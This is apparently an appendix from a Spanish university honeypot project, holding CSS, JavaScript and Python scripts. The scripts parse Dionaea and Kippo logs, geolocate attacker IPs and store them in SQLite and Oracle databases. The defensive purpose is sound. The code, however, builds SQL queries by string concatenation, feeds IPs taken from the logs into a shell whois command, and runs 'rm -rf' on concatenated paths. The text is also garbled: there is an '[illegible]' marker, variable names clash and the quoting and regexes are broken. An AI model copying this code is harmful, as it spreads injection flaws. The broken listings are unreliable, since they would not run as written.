div#pagina div#contenidoMonitor {
    overflow: auto;
    min-height: 670px;
    margin: auto;
    float: center;
    width: 100%;
    background-image: url(/imagenes/logoUgr.gif);
    background-position: center;
    background-repeat: no-repeat;
}
div#pagina div#pie {
    clear: both;
}
div#pagina div#basicGChart {
    overflow: auto;
    float: left;
    height: 80%;
}
div#pagina div#capaFlotante {
    position: absolute;
    display: none;
    font-family: Arial;
    font-size: 0.8em;
    border: 1px solid #808080;
    background-color: #ffffff;
}
.confFormCheckBox {
    margin: 15px auto;
    width: 100px;
}

```

```

        text-align: left;
    }
    .confFormDivInput {
        margin: 10px auto 15px;
        width: 100px;
        text-align: left;
    }
    .confFormDivLabel {
        margin: 10px auto;
        float: left;
        width: 200px;
        text-align: left;
    }
    .graficaFormDivInput {
        width: 50px;
        text-align: center;
    }
    .greenFieldSet {
        border-radius: 5px;
        -moz-border-radius: 5px;
        -webkit-border-radius: 5px;

        background-color: rgb(100,225,55);
        background: linear-gradient(top, rgb(225,235,205)25%, rgb(205,235,142)75%);
        background: -moz-linear-gradient(top, rgb(225,235,205)25%, rgb(205,235,142)75%);
        background: linear-gradient(top, rgb(225,235,205)25%, rgb(205,235,142)75%);
        background: -o-linear-gradient(top, rgb(225,235,205)25%, rgb(205,235,142)75%);
        background: -webkit-linear-gradient(top, rgb(225,235,205)25%, rgb(205,235,142)75%);
        background: -ms-linear-gradient(top, rgb(225,235,205)25%, rgb(205,235,142)75%);

        border: 2px solid rgb(60,130,10);
        margin: 50px auto;

        -moz-box-shadow: 0px 5px 5px rgba(000,000,000,0.5);
        -webkit-box-shadow: 0px 1px 5px rgba(000,000,000,0.5);
        box-shadow: 2px 2px 5px rgba(000,000,000,0.5);
    }
    .loginFormDivInput {
        width: 100px;
        text-align: left;
    }
    .loginFormDivLabel {
        float: left;
        width: 150px;
        text-align: left;
    }
    .zetsuBoton {
        font-family: sans-serif,arial,verdana;
        font-size: 10pt;
        color: #ffffff;
        margin: 10px auto;
        padding: 3px 3px;

        background: -moz-linear-gradient(
            top,
            rgb(100,225,55) 0%,
            rgb(70,155,10));
        background: -webkit-gradient(
            linear, left top, left bottom,
            from(rgb(100,225,55)), to(rgb(70,155,10)));

        -moz-border-radius: 2.5px;
        -webkit-border-radius: 2.5px;
        border-radius: 2.5px;
        border: 0px;
        -moz-box-shadow:
            0px 1px 3px rgba(000,000,000,0.5),
            inset 0px 0px 10px rgba(087,087,087,0.7);
        -webkit-box-shadow:
            0px 1px 3px rgba(000,000,000,0.5),
            inset 0px 0px 10px rgba(087,087,087,0.7);
        box-shadow:
            0px 1px 3px rgba(000,000,000,0.5),
            inset 0px 0px 10px rgba(087,087,087,0.7);
        text-shadow:
            0px -1px 0px rgba(000,000,000,0.4),
            0px 1px 0px rgba(255,255,255,0.3);
    }
}

```

```

.zetsuBoton: hover {
    background: -moz-linear-gradient(
        top,
        rgb(60,130,10)20%,
        rgb(70,155,10)75%);
    background: -webkit-gradient(
        linear, left top, left bottom,
        from(rgb(60,130,10)), to(rgb(70,155,10)));
}
.zetsuBotonLargo {
    font-family: sans-serif,arial,verdana;
    font-size: 10pt;
    color: #ffffff;
    margin: 10px auto;
    padding: 3px 3px;
    width: 150px;

    background: -moz-linear-gradient(
        top,
        rgb(100,225,55) 0%,
        rgb(70,155,10));
    background: -webkit-gradient(
        linear, left top, left bottom,
        from(rgb(100,225,55)), to(rgb(70,155,10)));

    -moz-border-radius: 2.5px;
    -webkit-border-radius: 2.5px;
    border-radius: 2.5px;
    border: 0px;
    -moz-box-shadow:
        0px 1px 3px rgba(000,000,000,0.5),
        inset 0px 0px 10px rgba(087,087,087,0.7);
    -webkit-box-shadow:
        0px 1px 3px rgba(000,000,000,0.5),
        inset 0px 0px 10px rgba(087,087,087,0.7);
    box-shadow:
        0px 1px 3px rgba(000,000,000,0.5),
        inset 0px 0px 10px rgba(087,087,087,0.7);
    text-shadow:
        0px -1px 0px rgba(000,000,000,0.4),
        0px 1px 0px rgba(255,255,255,0.3);
}
.zetsuBotonLargo: hover {
    background: -moz-linear-gradient(
        top,
        rgb(60,130,10)20%,
        rgb(70,155,10)75%);
    background: -webkit-gradient(
        linear, left top, left bottom,
        from(rgb(60,130,10)), to(rgb(70,155,10)));
}
.zetsuBotonErrorAtras {
    font-family: sans-serif,arial,verdana;
    font-size: 10pt;
    color: #ffffff;
    margin: 10px auto;
    padding: 10px 10px;
    align: center;

    background: -moz-linear-gradient(top,
        rgb(255,50,25)25%,
        rgb(205,15,5)75%);
    background: -webkit-gradient(
        linear, left top, left bottom,
        from(rgb(255,50,25)), to(rgb(205,15,5)));

    -moz-border-radius: 2.5px;
    -webkit-border-radius: 2.5px;
    border-radius: 2.5px;
    border: 0px;
    -moz-box-shadow:
        0px 1px 3px rgba(000,000,000,0.5),
        inset 0px 0px 10px rgba(087,087,087,0.7);
    -webkit-box-shadow:
        0px 1px 3px rgba(000,000,000,0.5),
        inset 0px 0px 10px rgba(087,087,087,0.7);
    box-shadow:
        0px 1px 3px rgba(000,000,000,0.5),

```

```

        inset 0px 0px 10px rgba(087,087,087,0.7);
text-shadow:
    0px -1px 0px rgba(000,000,000,0.4),
    0px 1px 0px rgba(255,255,255,0.3);
}
.zetsuBotonErrorAtras:hover {
    background: -moz-linear-gradient(
        top,
        rgb(205,15,5)25%,
        rgb(180,3,3)75%);
    background: -webkit-gradient(
        linear, left top, left bottom,
        from(rgb(205,15,5)), to(rgb(180,3,3)));
}

```

zetsu.js

```
function consultaCelda(nombreTabla,nombrePKey,nombreColumna,valorBuscado)
{
    //alert(valorBuscado);
    document.formConsultas.consultaPersonalizada.value = "SELECT * FROM " + nombreTabla + " WHERE " +
nombreColumna + " = '" + valorBuscado + "' ORDER BY " + nombrePKey + " DESC";
}

function consultaCeldaFecha(nombreTabla,nombrePKey,nombreColumna,fechaAntes,fechaDespues)
{
    //alert(fechaDespues);
    document.formConsultas.consultaPersonalizada.value = "SELECT * FROM " + nombreTabla + " WHERE " +
nombreColumna + " BETWEEN '" + fechaDespues + "' AND '" + fechaAntes + "' ORDER BY " + nombrePKey + " DESC" ;
}

//Funcion que muestra el div en la posicion del mouse
function showdiv(event,texto)
{
    //determina un margen de pixels del div al raton
    margin=5;

    //La variable IE determina si estamos utilizando IE
    var IE = document.all?true:false;
    //Si no utilizamos IE capturamos el evento del mouse
    if (!IE) document.captureEvents(Event.MOUSEMOVE)

    var tempX = 0;
    var tempY = 0;

    if(IE)
    { //para IE
        tempX = event.clientX + document.body.scrollLeft;
        tempY = event.clientY + document.body.scrollTop;
    }else{ //para netscape
        tempX = event.pageX;
        tempY = event.pageY;
    }
    if (tempX < 0){tempX = 0;}
    if (tempY < 0){tempY = 0;}

    //modificamos el valor del id "posicion" para indicar la posicion del mouse
    //document.getElementById('posicion').innerHTML="PosX = "+tempX+" | PosY = "+tempY;
    document.getElementById('posicion').innerHTML="Campo<br />" +texto+"<br />";

    document.getElementById('capaFlotante').style.top = (tempY+margin);
    document.getElementById('capaFlotante').style.left = (tempX+margin);
    document.getElementById('capaFlotante').style.display='block';
    return;
}
```

MODULOS DE COMUNICACIÓN

Comunicación: log de dionaea + geolocalizacion => BD central Oracle

```
#!/usr/bin/env python
#import py_compile
#py_compile.compile("analizadiolog.py")
import commands
import sys
import re
import urllib
import string
import cx_Oracle

def sepfecha(fecha):
    return fecha[0]+fecha[1], fecha[2]+fecha[3], fecha[4]+fecha[5]+fecha[6]+fecha[7]

def whoisProveedor(ip):
    geoProveedor=""
    geoProveedorDB=""
    if ip.startswith('150.214.'):
        geoProveedor = "Proveedor: Red Informatica Cientifica de Andalucia|"
        geoProveedorDB = "Red Informatica Cientifica de Andalucia"
        return geoProveedor,geoProveedorDB
    else:
        geoProveedor="Proveedor: "
        whoisOutPut = commands.getoutput("whois "+ ip +" | grep descr:")
        geoProveedor = geoProveedor + whoisOutPut + "|"
        geoProveedor = geoProveedor.replace("descr:", "")
        geoProveedor = geoProveedor.replace("\n", "")
        geoProveedor = geoProveedor.replace("\t", "")
        geoProveedorDB = whoisOutPut
        geoProveedorDB = geoProveedorDB.replace("descr:", "")
        geoProveedorDB = geoProveedorDB.replace("\n", "")
        geoProveedorDB = geoProveedorDB.replace("\t", "")
        if (geoProveedor=="Proveedor: Early registration addresses|") or (geoProveedor=="Proveedor: |"):
            return "", ""
        else:
            return geoProveedor,geoProveedorDB

def geo(host):
    try:
        h=urllib.HTTP("www.geoiptool.com")
        h.putrequest('GET', "/es/?IP="+host )
        h.putheader('Host', 'www.geoiptool.com')
        h.putheader('User-agent', 'Internet Explorer 6.0 ')
        h.endheaders()
        returncode, returnmsg, headers = h.getreply()
        response=h.file.read()

        res=re.compile("<td align=\"left\" class=\"arial_bold\">.*</td>")
        results=res.findall(response)
        res=[]

        for x in results:
            x=x.replace("<td align=\"left\" class=\"arial_bold\">","")
            x=x.replace("</td>","")
            res.append(x)

        if len(res)<>0:
            country=re.sub("<.*nk\">","",res[1])
            country=country.replace("</a>","")
            country=re.sub("<.*middle\" >","",country)
            geoPais = "Pais: " + country + "," + res[2]+"|"
            geoPaisDB = country + "," + res[2]
            city=re.sub("<.*nk\">","",res[3])
            city=city.replace("</a>","")
            geoCiudad = "Ciudad: " + city + "," + res[4]+"|"
            geoCiudadDB = city + "," + res[4]
            geoProveedor = ""
            geoCoordenadas = "Coordenadas: " + res[8] + "," + res[7]+"|"
```



```

        geoYDB = res[8]
        geoXDB = res[7]
        geoGoogleMaps = "<a href='\"http://maps.google.com/maps?q="+res[8]+"\", "+res[7]+"'\>Mapa</a>"
        return geoPais, geoPaisDB, geoCiudad, geoCiudadDB, geoCoordenadas, geoXDB, geoYDB,
geoGoogleMaps
    else:
        return "", "", "", "", "", "", "", ""
except:
    print "Excepcion captada en geo1"
    return "", "", "", "", "", "", "", ""

def geo2(host):
    try:
        body="ips="+host
        h = httplib.HTTP("www.maxmind.com")
        h.putrequest('POST', "/app/locate_demo_ip")
        h.putheader('content-type', "application/x-www-form-urlencoded")
        h.putheader('content-length', str(len(body)))
        h.endheaders()
        h.send(body)
        errcode, errmsg, headers = h.getreply()
        response=h.file.read()

        limit=re.compile("reached.*")
        if limit.findall(response)!=[]:
            print "Limit reached in maxmind :(\n"
        else:
            res=re.compile("<td><font size='\"-1\">.*</font>")
            results=res.findall(response)
            res=[]
            for x in results:
                x=x.replace("<td><font size='\"-1\">", "")
                x=x.replace("</font>", "")
                res.append(x)

            if len(res)<>0:
                country=re.sub("<.*nk>\"", "", res[1])
                country2=country.replace("</a>", "")
                country=re.sub("<.*middle\" >", "", country2)
                geoPais = "Pais: " +country+", "+res[2]+"|"
                geoPaisDB = country+", "+res[2]
                geoCiudad = "Ciudad: " + res[4]+", "+res[5]+"|"
                geoCiudadDB = res[4]+", "+res[5]
                geoCoordenadas = "Coordenadas: "+res[7]+", "+res[8]+"|"
                geoYDB = res[7]
                geoXDB = res[8]
                geoProveedor = "Proveedor: "+res[9]+", "+res[10]+"|"
                geoGoogleMaps = "<a href='\"http://maps.google.com/maps?q="+res[7]+"\", "+res[8]+"'\>Mapa</a>"
                return geoPais, geoPaisDB, geoCiudad, geoCiudadDB, geoCoordenadas, geoXDB, geoYDB,
geoProveedor, geoGoogleMaps
            else:
                return "", "", "", "", "", "", "", ""
    except:
        print "Excepcion captada en geo2"
        return "", "", "", "", "", "", "", ""

def creaTablas(listaDataR, listaDataA):
    dataEXTfile = open ("dataEXT.html", "w")
    dataEXTfile.write("<html> <head> <title> Resumen de informacion de ataque</title> </head> <body>\n")
    dataEXTfile.write("<b>Resumen de intentos de conexion<BR>Autor:Juan Luis Martin Acal<BR>Correo:jlmacal@ugr.es</b>")

    dataEXTfile.write("<TABLE BORDER='\"1\">\n")
    dataEXTfile.write("<TR><TH>#Intentos</TH><TH>IP Remota</TH><TH>Puerto Remoto</TH><TH>Puerto Local CERRADO</TH><TH>Localizacion</TH></TR>\n")
    fila = 0
    hostAnterior = 0
    while fila < len(listaDataR):
        dataEXTfile.write("<TR><TH>"+listaDataR[fila]+"</TH><TH>"+listaDataR[fila+1]+"</TH><TH>"+listaDataR[fila+2]+"</TH><TH>"+listaDataR[fila+3]+"</TH><TH>"+listaDataR[fila+4]+"</TH>\n")
        if (hostAnterior <> listaDataR[fila+1]) and (listaDataR[fila+1] <> "127.0.0.1"):
            dataEXTfile.write("<TH>")
            geoPais, geoPaisDB, geoCiudad, geoCiudadDB, geoCoordenadas, geoXDB, geoYDB, geoProveedor,
geoGoogleMaps = geo2(listaDataR[fila+1])
            if (geoPais=="\" or geoProveedor==""):

```

```

        geoPais,geoPaisDB,geoCiudad,geoCiudadDB,geoCoordenadas,geoXDB,geoYDB,
geoGoogleMaps = geo(listaDataR[fil+1])
        geoProveedor,geoProveedorDB = whoisProveedor(listaDataR[fil+1])
        dataEXTfile.write(geoPais)
        dataEXTfile.write(geoCiudad)
        dataEXTfile.write(geoProveedor)
        dataEXTfile.write(geoCoordenadas)
        dataEXTfile.write(geoGoogleMaps)
        dataEXTfile.write("</TH>")
    else:
        dataEXTfile.write("<TH></TH>")
    hostAnterior = listaDataR[fil+1]
    fila = fila + 5

    dataEXTfile.write("</TABLE>\n")
    dataEXTfile.write("<BR><BR>")

    dataEXTfile.write("<TABLE BORDER=1>\n")
    dataEXTfile.write("<TR><TH>#Intentos</TH><TH>IP Remota</TH><TH>Puerto Remoto</TH><TH>Puerto Local ABIERTO</TH><TH>Localizacion</TH></TR>\n")
    fila = 0
    hostAnterior = 0
    while fila < len(listaDataA):
        dataEXTfile.write("<TR><TH>"+listaDataA[fil]+ "</TH><TH>"+listaDataA[fil+1]+ "</TH><TH>"+listaDataA[fil+2]+ "</TH><TH>"+listaDataA[fil+4]+ "</TH>\n")
        if hostAnterior <> listaDataA[fil+1]:
            dataEXTfile.write("<TH>")
            geoPais,geoPaisDB,geoCiudad,geoCiudadDB,geoCoordenadas,geoXDB,geoYDB,geoProveedor,
geoGoogleMaps = geo2(listaDataA[fil+1])
            if (geoPais==" " or geoProveedor==" "):
                geoPais,geoPaisDB,geoCiudad,geoCiudadDB,geoCoordenadas,geoXDB,geoYDB,
geoGoogleMaps = geo(listaDataA[fil+1])
                geoProveedor,geoProveedorDB = whoisProveedor(listaDataA[fil+1])
                dataEXTfile.write(geoPais)
                dataEXTfile.write(geoCiudad)
                dataEXTfile.write(geoProveedor)
                dataEXTfile.write(geoCoordenadas)
                dataEXTfile.write(geoGoogleMaps)
                dataEXTfile.write("</TH>")
            else:
                dataEXTfile.write("<TH></TH>")
        hostAnterior = listaDataA[fil+1]
        fila = fila + 5

    dataEXTfile.write("</TABLE>\n")

    dataEXTfile.write("</body> </html>")
    dataEXTfile.close()

def insertaDB(listaDataR,listaDataA):

    ip = 'XXX.ugr.es'
    #ip = '150.214.XXX.XXX'
    port = XXX
    SID = 'XXX'
    dsn_tns = cx_Oracle.makedsn(ip, port, SID)
    conexionBD = cx_Oracle.connect('XXX', 'XXX', dsn_tns)
    #conexionBD = cx_Oracle.connect('XXX/XXX@127.0.0.1:1521/XE')
    cursor = conexionBD.cursor()

    fila=0
    hostAnterior = 0
    while fila < len(listaDataR):

        hora,minuto,segundo = listaDataR[fil+2], listaDataR[fil+3],listaDataR[fil+4]
        dia,mes,anio = sepfecha(listaDataR[fil+1])

        geoPais,geoPaisDB,geoCiudad,geoCiudadDB,geoCoordenadas,geoXDB,geoYDB,geoGoogleMaps =
geo(listaDataR[fil+5])
        geoProveedor,geoProveedorDB = whoisProveedor(listaDataR[fil+5])

        paisFormateado=geoPaisDB.split(',')
        fechaFormateada= anio+"-"+mes+"-"+dia+" "+hora+"-"+minuto+"-"+segundo
        resultado=
        cursor.callfunc("seguridad.set_Ataque",cx_Oracle.NUMBER,[],{'p_servidor':'01','p_fecha':fechaFormateada,'p_ip':listaDataR[fil+5],
'p_puertoatacado':listaDataR[fil+8],'p_codpais':paisFormateado[1],'p_pais':paisFormateado[0],'p_longitud':geoXDB,'p_latitud':geoYDB})

```

```

        #print "INSERTADO 06 esta es la fecha " + fechaFormateada + " esta es la ip " + listaDataR[filas+5] + " este es el puerto
atacado " + listaDataR[filas+8] + " esto es codPais " + paisFormateado[1] + " esto es el pais " + paisFormateado[0] + " coord x " + geoXDB
+ " coord y " + geoYDB

        conexionBD.commit()

        hostAnterior = listaDataR[filas+5]
        filas = filas + 9

    filas=0
    hostAnterior = 0
    while filas < len(listaDataA):

        hora,minuto,segundo = listaDataA[filas+2], listaDataA[filas+3],listaDataA[filas+4]
        dia,mes,anio = sepfecha(listaDataA[filas+1])

        geoPais,geoPaisDB,geoCiudad,geoCiudadDB,geoCoordenadas,geoXDB,geoYDB,geoGoogleMaps =
geo(listaDataA[filas+5])
        geoProveedor,geoProveedorDB = whoisProveedor(listaDataA[filas+5])

        paisFormateado=geoPaisDB.split(',')
        fechaFormateada= anio+"-"+mes+"-"+dia+" "+hora+": "+minuto+": "+segundo
        resultado=
cursor.callfunc("seguridad.set_Ataque",cx_Oracle.NUMBER,[],{'p_servidor':'01','p_fecha':fechaFormateada,'p_ip':listaDataA[filas+5],
'p_puertoatacado':listaDataA[filas+8],'p_codpais':paisFormateado[1],'p_pais':paisFormateado[0],'p_longitud':geoXDB,'p_latitud':geoYDB})

        #print "INSERTADO 06 esta es la fecha " + fechaFormateada + " esta es la ip " + listaDataA[filas+5] +
" este es el puerto atacado " + listaDataA[filas+8] + " esto es codPais " + paisFormateado[1] + " esto es el pais " + paisFormateado[0] +
" coord x " + geoXDB + " coord y " + geoYDB

        conexionBD.commit()

        hostAnterior = listaDataA[filas+5]
        filas = filas + 9

    cursor.close()
    conexionBD.close()

if (len(sys.argv) == 2) and ((sys.argv[1] == "--tablas") or (sys.argv[1] == "--db")):

    if sys.argv[1] == "--tablas":
        dataR= commands.getoutput("cat /opt/dionaea/var/log/dionaea.log | grep reject | grep dionaea/logsqli |
grep '[' | cut -d ' ' -f 8,10 | tr -sc '0-9.\012' ' ' | sort | uniq -c")
        dataA= commands.getoutput("cat /opt/dionaea/var/log/dionaea.log | grep accept | grep dionaea/logsqli |
grep '[' | cut -d ' ' -f 8,10 | tr -sc '0-9.\012' ' ' | sort | uniq -c")
        listaDataR = dataR.split()
        listaDataA = dataA.split()
        creaTablas(listaDataR,listaDataA)
    elif sys.argv[1] == "--db":
        dataR= commands.getoutput("cat /opt/dionaea/var/log/dionaea.log | grep reject | grep logsqli |
cut -d ' ' -f 1,2,8,10 | tr -sc '0-9.\012' ' ' | sort | uniq -c")
        dataA= commands.getoutput("cat /opt/dionaea/var/log/dionaea.log | grep accept | grep logsqli |
cut -d ' ' -f 1,2,8,10 | tr -sc '0-9.\012' ' ' | sort | uniq -c")
        listaDataR = dataR.split()
        listaDataA = dataA.split()
        insertaDB(listaDataR,listaDataA)
    else:
        print ""
else:
    print ""

```

[illegible]

Comunicación: Log de Kippo => BD SQLite Kippo

```
import sys
import os
import string
import re
import time
import glob
from datetime import datetime
from pysqlite2 import dbapi2

def insertaTablaLogin(rutaBD,fechaTimeStamp,tty,ip,login,password,resultado):

    try:
        conexionBD = dbapi2.connect(rutaBD)
    except Exception, e:
        print str(e)
        sys.exit(1)
    else:
        try:
            cursorInsercion = conexionBD.cursor()
            cadenaInsercion = 'insert or ignore into tablaLogin (fechaTimeStamp,tty,ip,login,password,resultado)
values (?, ?, ?, ?, ?, ?)'

            parametros = (fechaTimeStamp,tty,ip,login,password,resultadoToBinRes(resultado))
            cursorInsercion.execute(cadenaInsercion,parametros)
            conexionBD.commit()
            cursorInsercion.close()
        except Exception, e:
            print str(e)
            cursorInsercion.close()

def insertaTablaCmd(rutaBD,fechaTimeStamp,sesion,tty,ip,cmd):

    try:
        conexionBD = dbapi2.connect(rutaBD)
    except Exception, e:
        print str(e)
        sys.exit(1)
    else:
        try:
            cursorInsercion = conexionBD.cursor()
            cadenaInsercion = 'insert or ignore into tablaCmd (fechaTimeStamp,sesion,tty,ip,cmd) values (?, ?, ?, ?, ?)'

            parametros = (fechaTimeStamp,sesion,tty,ip,cmd)
            cursorInsercion.execute(cadenaInsercion,parametros)
            conexionBD.commit()
            cursorInsercion.close()
        except Exception, e:
            print str(e)
            cursorInsercion.close()

def insertaTablaCliente(rutaBD,fechaTimeStamp,tty,ip,cliente):

    try:
        conexionBD = dbapi2.connect(rutaBD)
    except Exception, e:
        print str(e)
        sys.exit(1)
    else:
        try:
            cursorInsercion = conexionBD.cursor()
            cadenaInsercion = 'insert or ignore into tablaCliente (fechaTimeStamp,ip,cliente) values (?, ?, ?)'
            parametros = (fechaTimeStamp,ip,cliente)
            cursorInsercion.execute(cadenaInsercion,parametros)
            conexionBD.commit()
            cursorInsercion.close()
            cursorInsercion.close()
        except Exception, e:
            print str(e)
            cursorInsercion.close()

def strToTimeStamp (fecha,hora):
```

```

date_str = fecha + " " + hora
time_tuple = time.strptime(date_str, "%Y-%m-%d %H:%M:%S")
fechaTimeStamp = time.mktime(time_tuple)

return fechaTimeStamp

def resultadoToBinRes(resultado):

    resBin=None
    if(resultado=="failed"):
        resBin=0
    else:
        resBin=1
    return resBin

def parseaLog(rutaBD,nombreLog):

    #2011-04-19 13:36:50+0200 [SSHService ssh-userauth on HoneyPotTransport,1,150.214.21.31] login attempt [root/123] failed
    #2011-04-19 13:36:58+0200 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,1,150.214.21.31]
    CMD: prueba2
    #011-04-19 13:36:44+0200 [HoneyPotTransport,1,150.214.21.31] Remote SSH version: SSH-2.0-PuTTY_Release_0.60

    try:
        archivoLog=open(nombreLog,"r")
        patronFechalpLoginPassSesion = re.compile('^([0-9\-\:]+\s+)([0-9\:\-]+\s+)[\s\S]+SSHService ssh-userauth on
HoneyPotTransport,([0-9]+\s+),([0-9]+\s+)\s+login attempt \[([a-zA-Z0-9\-\:\[\]\#\.\:~!@&\'_]+\s+)\s+\[([a-z]+\s+)\]$')
        patronFechalpCmd = re.compile('^([0-9\-\:]+\s+)([0-9\:\-]+\s+)[\s\S]+SSHChannel session \[([0-9]+\s+)\s+on SSHService ssh-
connection on HoneyPotTransport,([0-9]+\s+),([0-9]+\s+)\s+CMD\: \[([a-zA-Z0-9\-\:\[\]\#\.\:~!@&\'_]+\s+)\s+\]$')
        patronFechalpClient = re.compile('^([0-9\-\:]+\s+)([0-9\:\-]+\s+)[\s\S]+[HoneyPotTransport,([0-9]+\s+),([0-9]+\s+)\s+Remote SSH
version: \[([a-zA-Z0-9\-\:\[\]\#\.\:~!@&\'_]+\s+)\]$')

        for linea in archivoLog:

            inicioSesion = re.findall(patronFechalpLoginPassSesion,linea)
            comandoSesion = re.findall(patronFechalpCmd,linea)
            clienteSesion = re.findall(patronFechalpClient,linea)
            if inicioSesion:
                insertaTablaLogin(rutaBD,strToTimeStamp
(inicioSesion[0][0],inicioSesion[0][1]),inicioSesion[0][2],inicioSesion[0][3],inicioSesion[0][4],inicioSesion[0][5],inicioSesion[0][6])
                #print inicioSesion
                #pass
            elif comandoSesion:
                insertaTablaCmd(rutaBD,strToTimeStamp
(comandoSesion[0][0],comandoSesion[0][1]),comandoSesion[0][2],comandoSesion[0][3],comandoSesion[0][4],comandoSesion[0][5])
                #print comandoSesion
                #pass
            elif clienteSesion:
                insertaTablaCliente(rutaBD,strToTimeStamp
(clienteSesion[0][0],clienteSesion[0][1]),clienteSesion[0][2],clienteSesion[0][3],clienteSesion[0][4])
                #print clienteSesion
                #pass

        archivoLog.close()

    except Exception, e:
        print str(e) + str(nombreLog)

def OffKippo(rutaPidFile):

    try:
        archivoPid=open(rutaPidFile,"r")
        pid=archivoPid.readline()
        os.kill(int(pid),9)
        archivoPid.close()
    except Exception, e:
        print str(e)
        sys.exit(1)

def OnKippo(rutaDirLogs):

    try:
        os.system("rm -rf " + rutaDirLogs + "kippo.log*")
        os.system("rm -rf " + rutaDirLogs + "tty/*.log")
        os.system("twistd -y kippo.tac -l log/kippo.log --pidfile kippo.pid")

```

```

except Exception, e:
    print str(e)

def main():

    rutaBD="log/kippoBD.sqlite"
    rutaDirLogs="log/"
    rutaPidFile="kippo.pid"

    try:
        os.chdir("/opt/kippo")
    except Exception, e:
        print str(e)
        sys.exit(1)

    OffKippo(rutaPidFile)
    for file in glob.glob(rutaDirLogs + "*/kippo.log*"):
        parseaLog(rutaBD,file)
    OnKippo(rutaDirLogs)

if __name__=="__main__":
    main()

```

Comunicación: Log de Kippo => BD central Oracle

```

import cx_Oracle, sys

v_servidor='03' #servidor que recibe los ataques ssh
s={}
dsn = cx_Oracle.makedsn('XXX.ugr.es', XXXX, 'XXX')#conexion a la BD oracle
conexionOracle = cx_Oracle.connect('XXX', 'XXX', dsn)
cursorOracle = conexionOracle.cursor()
fichero=open("/opt/kippo/log/kippo.log")
for linea in fichero.readlines():
    if linea.find("New connection:")>=0:
        try:
            inicio=linea[0:19]
            tmp=linea[linea.find("New connection:")+16:]
            ip=tmp[0:tmp.find(":")]
            sesion=linea[linea.find("session:")+9:-2]
            cliente=""
            fin=""
            resultado=cursorOracle.callfunc("seguridad.set_AtaqueSSH",cx_Oracle.NUMBER,[],{'p_fecha_inicio':
inicio,'p_ip':ip,'p_cliente': cliente,'p_fecha_fin':fin,'p_honeypot':v_servidor})
            if resultado==-1: #error al insertar el ataque en la BD
                print "Error al insertar"
            else:
                s[sesion]=resultado
        except:
            print "error New connection -> %s" % linea
    if linea.find("Remote SSH version: ")>=0:
        try:
            tmp=linea[linea.find("HoneyPotTransport")+18:]
            sesion=tmp[0:tmp.find(",")]
            cliente=linea[linea.find("Remote SSH version:")+20:]

            resultado=cursorOracle.callfunc("seguridad.set_ClienteSSH",cx_Oracle.NUMBER,[],{'p_ataque':s[sesion],'p_cliente':
cliente})
            if resultado==-1: #error al insertar el ataque en la BD
                print "Error al insertar el cliente en la incidencia %s" % s[sesion]
        except:
            print "error Remote SSH version -> %s" % linea
    if linea.find("connection lost")>=0:
        try:
            tmp=linea[linea.find("HoneyPotTransport")+18:]
            sesion=tmp[0:tmp.find(",")]
            fin=linea[0:19]
            resultado=cursorOracle.callfunc("seguridad.set_FinalizacionSSH",cx_Oracle.NUMBER,[],{'p_ataque':s[sesion],
'p_fecha_fin':fin})
            if resultado==-1: #error al insertar el ataque en la BD
                print "Error al insertar la fecha de finalizacion en la incidencia %s" % s[sesion]
        except:
            print "error connection lost -> %s" % linea

```

```

if linea.find("login attempt")>=0:
    try:
        fecha=linea[0:19]
        tmp=linea[linea.find("login attempt")+15:]
        login=tmp[0:tmp.find("/")]
        password=tmp[tmp.find("/")-1:tmp.find(")]
        tmp=linea[linea.find("HoneyPotTransport")+18:]
        sesion=tmp[0:tmp.find(",")]
        if linea.find("failed")>=0:
            resultado="N"
        else:
            resultado="S"

resultado=cursorOracle.callfunc("seguridad.set_LoginSSH",cx_Oracle.NUMBER,[],{'p_ataque':s[sesion],'p_fecha':fecha,'p_login':
login,'p_password':password,'p_resultado':resultado})
    if resultado==-1: #error al insertar el ataque en la BD
        print "Error al insertar login en la incidencia %s fecha %s login %s password %s estado %s" % (s[sesion],fecha,
login, password, resultado)
    print linea
    except:
        print "error login attempt -> %s" % linea
if linea.find("Command found:")>=0:
    try:
        fecha=linea[0:19]
        tmp=linea[linea.find("HoneyPotTransport")+18:]
        sesion=tmp[0:tmp.find(",")]
        comando=linea[linea.find("Command found:")-15:]

resultado=cursorOracle.callfunc("seguridad.set_cmdSSH",cx_Oracle.NUMBER,[],{'p_ataque':s[sesion],'p_fecha':fecha,'p_comando':
comando})
    if resultado==-1: #error al insertar el ataque en la BD
        print "Error al insertar %s en la incidencia %s" % (comando,s[sesion])
    except:
        print "error -> %s" % linea
if linea.find("Command not found:")>=0:
    try:
        fecha=linea[0:19]
        tmp=linea[linea.find("HoneyPotTransport")+18:]
        sesion=tmp[0:tmp.find(",")]
        comando=linea[linea.find("Command not found:")-19:]

resultado=cursorOracle.callfunc("seguridad.set_cmdSSH",cx_Oracle.NUMBER,[],{'p_ataque':s[sesion],'p_fecha':fecha,'p_comando':
comando})
    if resultado==-1: #error al insertar el ataque en la BD
        print "Error al insertar %s en la incidencia %s" % (comando,s[sesion])
    except:
        print "error Command not found -> %s" % linea

fichero.close
conexionOracle.close

```


REFERENCIAS

- [0] http://now-static.norton.com/now/en/pu/images/Promotions/2012/cybercrimeReport/2012_Norton_Cybercrime_Report_Master_FINAL_050912.pdf
- [0.1] <http://www.rtve.es/noticias/20110612/anonymous-tumba-web-policia-respuesta-las-detenciones/439337.shtml>
- [0.2] <http://www.csirtcv.gva.es/html/es/news/1268/>
- [0.3] <http://www.mcs.vuw.ac.nz/comp/Publications/archive/CS-TR-06/CS-TR-06-12.pdf>
- [1] <https://www.virtualbox.org/>
- [2] <http://es.wikipedia.org/wiki/VirtualBox>
- [3] <http://virtualbox.es/>
- [4] <http://es.wikipedia.org/wiki/Ubuntu>
- [4.1] <http://releases.ubuntu.com/lucid/>
- [4.2] <http://old-releases.ubuntu.com/releases/10.04.0/ubuntu-10.04.4-desktop-i386.iso>
- [5] <http://dionaea.carnivore.it/>
- [6] <https://code.google.com/p/kippo/>
- [6.1] <http://www.enisa.europa.eu/activities/cert/support/proactive-detection/proactive-detection-of-security-incidents-II-honeypots>
- [7] <http://httpd.apache.org/>
- [8] <http://www.tcpiputils.com/browse/ip-address/150.214.0.0>
- [9] http://ipinfodb.com/ip_locator.php
- [10] <http://technet.microsoft.com/en-us/security/bulletin/ms08-067>
- [11] <http://msdn.microsoft.com/en-us/library/cc247258.aspx>
- [12] <https://www.virustotal.com/es/#search>